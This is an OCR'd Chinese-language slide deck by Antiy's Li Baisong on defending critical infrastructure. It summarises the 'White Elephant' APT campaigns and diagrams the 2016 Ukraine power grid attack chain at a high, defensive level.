从反恶意代码视角看关键基础设施防御

李柏松

安天

提纲

- 警钟——白象、乌克兰事件中的恶意代码
- 弹头——今天的恶意代码图景
- 战场——关于战争的规律
- 防御——布防、支撑与全域融合

警钟—白象、乌克兰事件中的恶意代码

大国的网络安全能力要由攻击者和窥视者检验

	白象一代	白象二代
主要威胁目标	巴基斯坦大面积的目标和中国的少数目标（如高等院校）	巴基斯坦和中国的大面积目标，包括教育、军事、科研、媒体等各种目标
先导攻击手段	鱼叉式钓鱼邮件，含直接发送附件	鱼叉式钓鱼邮件，发送带有格式漏洞文档的链接
窃取的文件类型	*.doc *.docx *.xls *.ppt *.pps *.pptx *.xlsx *.pdf	*.doc *.docx *.xls *.ppt *.pptx *.xlsx *.pdf *.csv *.pst *.jpeg
社会工程技巧	PE 双扩展名、打开内嵌图片，图片伪造为军事情报、法院判决书等，较为粗糙	伪造相关军事、政治信息，较为精细
使用漏洞	未见使用	CVE-2014-4114 CVE-2012-0158 CVE-2015-1761
二进制攻击载荷开发编译环境	VC、VB、DEV C++、AutoIT	Visual C#、AutoIT
二进制攻击载荷加壳情况	少数使用 UPX	不加壳
数字签名盗用/仿冒	未见	未见
攻击组织规模猜想	10-16 人，水平参差不齐	有较高攻击能力的小分队
威胁后果判断	造成一定威胁后果	可能造成严重后果

2012年－2016年的两次攻击






图 3-3 受害领域分布

引自安天技术报告《白象的舞步——来自南亚次大陆的网络攻击》，2016年7月10日首发a


另一个场景—安天“赛博超脑”所模拟的乌克兰停电事件



作业如何进行


DDoS干扰
DDoS干扰
DDoS干扰
攻击者
电力客服中心
无法判断准确停电区域
居民区
乌克兰伊万诺——弗兰科斯夫克地区大面积停电
路径3
路径2
路径1
邮件
SSH后门
Killdisk
办公区为跳板
便携设备为跳板
办公区
路径2
路径1
port:6789
SSH后门
破坏
监控主机1
监控主机2
Windows/Linux/Other
路径3
其他终端为跳板
断电
保护装置
电力仪表
状态监测与诊断装置
协议转换器
合并单元
合并单元
智能终端
智能终端
监控/装置区
远程通信网络
调度中心
乌克兰停电事件攻击全程示意图
2016年2月22日绘制 | 安天

简化、再简化


基于BOTNET
的信息采集
邮件攻击
取得控制权
（或与预置节点建
立联系）
断电
停电
SCADA
破坏
致盲
延迟
居民区
乌克兰伊万诺——弗兰科斯夫克地区
大面积停电
基于定向传播的
环境预制
干扰
（DDoS）
饱和
（人力）
推测
攻击者
乌克兰停电攻击事件过程总结示意图
2016年2月23日绘制 | 安天

